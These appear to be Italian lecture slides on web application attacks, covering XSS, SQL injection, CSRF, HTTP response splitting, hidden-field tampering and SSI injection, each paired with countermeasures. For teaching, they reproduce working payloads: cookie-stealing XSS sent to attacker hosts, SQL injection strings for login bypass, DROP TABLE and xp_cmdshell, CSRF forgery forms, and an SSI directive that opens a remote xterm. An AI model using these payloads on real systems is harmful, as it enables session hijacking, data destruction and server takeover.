XSS: GESTIONE DI INPUT & OUTPUT IN HTML

- La maggior parte degli attacchi XSS viene perpetrata sfruttando l'errata interpretazione, da parte delle applicazioni, di dati di input/output (mal-)formattati in HTML

Example Attack Scenarios

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='" +
request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location= 'http://www.attacker.com/cgi-bin/cookie.cgi ?
foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A8 for info on CSRF.

XSS Attack Type	Example Payload
Simple script injection into a variable	http://localhost/page.asp?variable=<script>alert ('Test')<script>
Variation on simple variable injection that displays the victim's cookie	http://localhost/page.asp?variable=<script>alert (document.cookie)<script>
Injection into an HTML tag; the injected link e-mails the victim's cookie to a malicious site	http://localhost/page. php?variable="><script>document. location='http://www.cgisecurity.com/cgi-bin/ cookie.cgi?'%20+document.cookie</script>
Injecting the HTML BODY "onload" attribute into a variable	http://localhost/frame.asp?var=%20 onload=alert(document.domain)
Injecting JavaScript into a variable using an IMG tag	http://localhost//cgi-bin/script. pl?name=>"'><IMG SRC="javascript:alert('XSS')">

Table 11-4 Common XSS Payloads

XSS: TASSONOMIA

Stored XSS (AKA Persistent or Type I)

Stored XSS generally occurs when user input is stored on the target server, such as in a database, in a message forum, visitor log, comment field, etc. And then a victim is able to retrieve the stored data from the web application without that data being made safe to render in the browser. With the advent of HTML5, and other browser technologies, we can envision the attack payload being permanently stored in the victim's browser, such as an HTML5 database, and never being sent to the server at all.

Reflected XSS (AKA Non-Persistent or Type II)

Reflected XSS occurs when user input is immediately returned by a web application in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request, without that data being made safe to render in the browser, and without permanently storing the user provided data. In some cases, the user provided data may never even leave the browser (see DOM Based XSS next).

DOM Based XSS (AKA Type-0)

As defined by Amit Klein, who published the first article about this issue[1], DOM Based XSS is a form of XSS where the entire tainted data flow from source to sink takes place in the browser, i.e., the source of the data is in the DOM, the sink is also in the DOM, and the data flow never leaves the browser. For example, the source (where malicious data is read) could be the URL of the page (e.g., document.location.href), or it could be an element of the HTML, and the sink is a sensitive method call that causes the execution of the malicious data (e.g., document.write)."

XSS: CONTROMISURE

- Filtraggio dei parametri di input, alla ricerca di caratteri speciali:
  - alcuni caratteri da evitare (per quanto possibile):
    - <, >, (?), #, ‘’
- Codificare l’output in HTML, così da rendere i dati dell’applicazione (quanto più possibile) innocui per i successivi utenti del sistema
  - alternativa “drastica”:
    - “defense in depth”
      - eliminare del tutto i caratteri speciali dall’output prodotto dall’applicazione!
- Usare cookie del tipo “HttpOnly”:
  - impossibilità di accedere al cookie via script!
- Analizzare le proprie applicazioni con alcuni degli strumenti di penetration testing mostrati in precedenza!

SQL INJECTION

- Attacco tipico nei casi in cui la web application è basata sul paradigma three-tier:
  - client → browser
  - front-end → GUI web offerta dal server
  - back-end → base di dati in cui sono conservate le informazioni gestite dall'applicazione
- Scenario tipico:
  1. client invia una richiesta
  2. front-end web interpreta la richiesta ed esegue una query sul DB
  3. il DB restituisce il risultato della query al front-end web
  4. il front-end web formatta opportunamente la risposta da fornire al browser

INJECTION FLAWS: CARATTERISTICHE

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

SQL INJECTION: UN ESEMPIO

Scenario #1: The application uses untrusted data in the construction of the following **vulnerable** SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='" +
request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts WHERE
custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in her browser to send: ' or '1'='1. For example:

```
http://example.com/app/accountView?id=' or '1'='1
```

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

SQL INJECTION: PATTERN DI ATTACCO

Bypassing Authentication	
To authenticate without any credentials:	Username: ' OR "=' Password: ' OR "='
To authenticate with just the username:	Username: admin'--
To authenticate as the first user in the "users" table:	Username: ' or 1=1–
To authenticate as a fictional user:	Username: ' union select 1, 'user', 'passwd' 1–
Causing Destruction	
To drop a database table:	Username: ';drop table users–
To shut down the database remotely:	Username: aaaaaaaaaaaaaaa' Password: '; shutdown–
Executing Function Calls and Stored Procedures	
Executing xp_ cmdshell to get a directory listing:	http://localhost/script?0';EXEC+master.. xp_ cmdshell+'dir ';—
Executing xp_ servicecontrol to manipulate services:	http://localhost/script?0';EXEC+master..xp_ service control+'start',+'server';—

SQL INJECTION: TARGET DATABASE

Database-Specific Information

	MySQL	Oracle	DB2	Postgres	MS SQL
UNION possible	Y	Y	Y	Y	Y
Subselects possible	N	Y	Y	Y	Y
Multiple statements	N (mostly)	N	N	Y	Y
Default stored procedures	–	Many (utf_file)	–	–	Many (xp_cmdshell)
Other comments	Supports "INTO OUTFILE"	–	–	–	–

SQL INJECTION: I TOOL

- Commerciali:
  - HP WebInspect
    - http://www8.hp.com/it/it/software-solutions/webinspect-dynamic-analysis-dast/
  - IBM Security AppScan
    - http://www-03.ibm.com/software/products/it/appscan
- Free:
  - SQL Power Injector
    - http://www.sqlpowerinjector.com/
  - Absinthe
    - https://github.com/HandsomeCam/Absinthe
  - Sqlninja
    - http://sqlninja.sourceforge.net/
    - target DB: Microsoft SQL server
    - installato di default in Kali Linux…
    - …e già “integrato” con metasploit!
      - http://sqlninja.sourceforge.net/sqlninjademo2.html

SQL INJECTION: CONTROMISURE (1/2)

- Impiego di query parametrizzate tramite “bind variables”
  - statement statici + bind variables per il passaggio dei parametri
    - injection impossibile!
    - esecuzione più rapida:
      - caching degli statement (no re-parsing)
- Strict input validation
  - “constrain, reject, sanitize”
    - constrain: definizione dettagliata del tipo di dati consentito per l’input
    - reject: rifiuto di dati di input che non rispettano i vincoli
    - sanitize: se l’impiego dei constrain risulta impraticabile, prevedere routine esplicite di “sanitizzazione” dell’input

SQL INJECTION: CONTROMISURE (2/2)

- Default error handling
  - mostrare SOLO messaggi di errore di tipo generico agli utenti finali
    - una tipica forma di injection si affida alla stimolazione di messaggi di errore da parte del DB per la raccolta di informazioni utili
- Blocco dei moduli ODBC (Object Daba Base Connectivity)
  - impedire a qualsiasi client di eseguire query SQL sul backend
- Configurazione del DB server
  - specificare, a grana fine, utenti, ruoli e permessi di accesso alla base di dati
- Impiego di API di “intermediazione” verso il DB:
  - Hibernate, LINQ, ecc.
    - impiego di default delle variabili di binding…

OWASP ENTERPRISE SECURITY API

ESAPI (The OWASP Enterprise Security API) is a free, open source, web application security control library that makes it easier for programmers to write lower-risk applications. The ESAPI libraries are designed to make it easier for programmers to retrofit security into existing applications. The ESAPI libraries also serve as a solid foundation for new development.

Allowing for language-specific differences, all OWASP ESAPI versions have the same basic design:

- **There is a set of security control interfaces.** They define for example types of parameters that are passed to types of security controls.
- **There is a reference implementation for each security control.** The logic is not organization-specific and the logic is not application-specific. An example: string-based input validation.
- **There are optionally your own implementations for each security control.** There may be application logic contained in these classes which may be developed by or for your organization. An example: enterprise authentication.

ESAPI: LE ROUTINI DI “ESCAPING”

org.owasp.esapi

Interface Encoder

All Known Implementing Classes:

DefaultEncoder

`public interface` **`Encoder`**

The Encoder interface contains a number of methods for decoding input and encoding output so that it will be safe for a variety of interpreters. To prevent double-encoding, callers should make sure input does not already contain encoded characters by calling canonicalize. Validator implementations should call canonicalize on user input **before** validating to prevent encoded attacks.

All of the methods must use a "whitelist" or "positive" security model. For the encoding methods, this means that all characters should be encoded, except for a specific list of "immune" characters that are known to be safe.

The Encoder performs two key functions, encoding and decoding. These functions rely on a set of codecs that can be found in the org.owasp.esapi.codecs package. These include:

- CSS Escaping
- HTMLEntity Encoding
- JavaScript Escaping
- MySQL Escaping
- Oracle Escaping
- Percent Encoding (aka URL Encoding)
- Unix Escaping
- VBScript Escaping
- Windows Encoding

CROSS-SITE REQUEST FORGERY (CSRF)

- Molte applicazioni web stabiliscono con gli utenti sessioni persistenti, autenticate, di lunga durata
- Se un attaccante riesce a “convincere” il browser di un utente target a sottomettere una richiesta verso il server, egli può:
  - sfruttare la sessione persistente esistente tra il client target ed il server
  - effettuare azioni “in vece” del client target
    - modifica di password
    - acquisto di beni e servizi
    - esecuzione di bonifici o altri tipi di trasferimenti di denaro
    - …

CSRF: CARATTERISTICHE

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	**Exploitability AVERAGE**	**Prevalence COMMON**	**Detectability EASY**	**Impact MODERATE**	**Application / Business Specific**
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website. Any website or other HTML feed that your users access could do this.	Attacker creates forged HTTP requests and tricks a victim into submitting them via image tags, XSS, or numerous other techniques. If the user is authenticated, the attack succeeds.	CSRF takes advantage the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.		Attackers can trick victims into performing any state changing operation the victim is authorized to perform, e.g., updating account details, making purchases, logout and even login.	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

CSRF: SCENARIO TIPICO

The application allows a user to submit a state changing request that does not include anything secret. For example:

```
http://example.com/app/transferFunds?
amount=1500&destinationAccount=4673243243
```

So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.


CSRF: FORZARE UN “POST”

- Abbastanza agevole:
  - hidden form + submit automatico in JavaScript!

```
<html>
  <body onload="document.CSRF.submit()">
    <form name="CSRF" method="POST" action="http://example.com/update_account.asp">
      <input type="hidden" name="new_password" value="evil" />
    </form>
  </body>
</html>
```

CSRF: CONTROMISURE

- “Legare” in qualche modo una richiesta in ingresso con la sessione autenticata attualmente in corso
  - es: introdurre valori random (ma collegati alla sessione in corso) nei form che vengono generati ed inviati all’utente finale
    - se una nuova richiesta non contiene uno di tali valori:
      - rifiutare l’esecuzione dell’azione corrispondente…
      - …oppure chiedere all’utente finale una esplicita riconferma del proprio intento mediante rinnovo dell’autenticazione
    - approccio implementato di default in alcuni framework
      - es: Ruby on Rails, Tomcat, ecc.



CSRF Prevention Filter

Introduction

This filter provides basic CSRF protection for a web application. The filter assumes that it is mapped to `/*` and that all URLs returned to the client are encoded via a call to `HttpServletResponse#encodeRedirectURL(String)` or `HttpServletResponse#encodeURL(String)`.

This filter prevents CSRF by generating a nonce and storing it in the session. URLs are also encoded with the same nonce. When the next request is received the nonce in the request is compared to the nonce in the session and only if they are the same is the request allowed to continue.

HTTP RESPONSE SPLITTING (O INJECTION)

- Solita causa:
  - errata validazione dell'input da parte dell'applicazione web
- Prinicpio:
  - l'attaccante fa in modo che dati malevoli giungano (tramite una richiesta HTTP) un'applicazione vulnerabile
  - l'applicazione include (parte di) tali dati nell'header di una risposta HTTP
- Perché l'attacco abbia successo occorre che:
  - l'applicazione consenta dati di ingresso contenenti "Carriage Return" (CR, rappresentatoanche come %0d o \r) e "Line Feed" (LF, %0a, o \n) nell'header della richiesta
  - la piattaforma sottostante sia vulnerabile all'iniezione di questo tipo di caratteri

HTTP RESPONSE SPLITTING: ESEMPIO

```
String author = request.getParameter(AUTHOR_PARAM);
...
Cookie cookie = new Cookie("author", author);
cookie.setMaxAge(cookieExpiration);
response.addCookie(cookie);
```

Assuming a string consisting of standard alpha-numeric characters, such as "Jane Smith", is submitted in the request the HTTP response including this cookie might take the following form:

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jane Smith
...
```

However, because the value of the cookie is formed of unvalidated user input, the response will only maintain this form if the value submitted for AUTHOR_PARAM does not contain any CR and LF characters. If an attacker submits a malicious string, such as "Wiley Hacker\r\nHTTP/1.1 200 OK\r\n...", then the HTTP response would be split into two responses of the following form:

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Wiley Hacker

HTTP/1.1 200 OK
...
```

Clearly, the second response is completely controlled by the attacker and can be constructed with any header and body content desired. The ability of the attacker to construct arbitrary HTTP responses permits a variety of resulting attacks, including: Cross-User Defacement, Cache Poisoning, Cross-site Scripting (XSS) and Page Hijacking.

HTTP RESPONSE SPLITTING: CONTROMISURE

- Solito approccio:
  - constrain, reject, sanitize
    - l'ultimo punto è particolarmente importante in questo caso
  - Un esempio di sanificazione:
    - rimozione di tutti i caratteri legati alla "superficie di attacco": %, <, >
    - esempio di rimozione tramite espressione regolare in .NET:

which returns a string after stripping out all nonalphanumeric characters except the "at" symbol (@), a hyphen (-), and a period (.). First, here's an example in Visual Basic:

```
Function CleanInput(strIn As String) As String
    ' Replace invalid characters with empty strings.
    Return Regex.Replace(strIn, "[^\w\.@-]", "")
End Function
```

USO MALEVOLO DEGLI HIDDEN TAG

- Un esempio:

```
<FORM ACTION="http://192.168.51.101/cgi-bin/order.pl" method="post">
<input type=hidden name="price" value="199.99">
<input type=hidden name="prd_id" value="X190">
QUANTITY: <input type=text name="quant" size=3 maxlength=3 value=1>
</FORM>
```

- Una semplice modifica del sorgente della pagina consente ad utente malevolo di effettuare, ad esempio, un acquisto ad un prezzo molto più basso di quello reale!
- Questo tipo di vulnerabilità è, tutt'oggi, molto più diffuso di quanto si pensi
- Contromisure
  - ovviamente, evitare l'uso di tag nascosti, soprattutto quando questi ultimi sono utilizzati per trasmettere informazioni sensibili!

SERVER SIDE INCLUDES (SSI)

- Direttive presenti in alcune web application ed utilizzate per inserire contenuti dinamici all'interno delle pagine web
- Simili ai programmi CGI, ma utilizzate per compiere alcune azioni prima della (o durante la) visualizzazione della pagina
  - il server web analizza le direttive SSI prima di fornire la pagina di risposta all'utente finale
- Tipiche "feature" (o tag) SSI:
  - "echo", "include", "exec", "config", "odbc", "email", "if", "goto", "label", "break", ecc.
- Gli attacchi SSI consentono agli attaccanti di iniettare script nelle pagine HTML, o di eseguire, sul server, frammenti arbitrari di codice
- L'exploit avviene, solitamente:
  - manipolando codice SSI già presente in una pagina della web application
  - forzando l'esecuzione di "nuovi" script SSI attraverso opportuni campi di input

SSI: UN SEMPLICE ESEMPIO

- Come farsi restituire un terminale remoto (xterm) da un server target dell'attacco:

```
<!--#exec cmd="/usr/X11R6/bin/xterm -display attacker:0 &"-->
```

- Una direttiva di questo tipo potrebbe, ad esempio, essere inserita dall'attaccante in una richiesta inviata al server, all'interno di un campo di input di una form messa a disposizione dall'applicazione web
  - registrazione account, inserimento dati di profilazione, ecc.
- Potenziali contromisure:
  - come sempre, "pre-parsing" delle richieste
  - eliminazione di codice SSI sospetto:

It is possible to check if the application is properly validating input fields data by inserting characters that are used in SSI directives, like:

```
< ! # = / . " - > and [a-zA-Z0-9]
```

DOMANDE?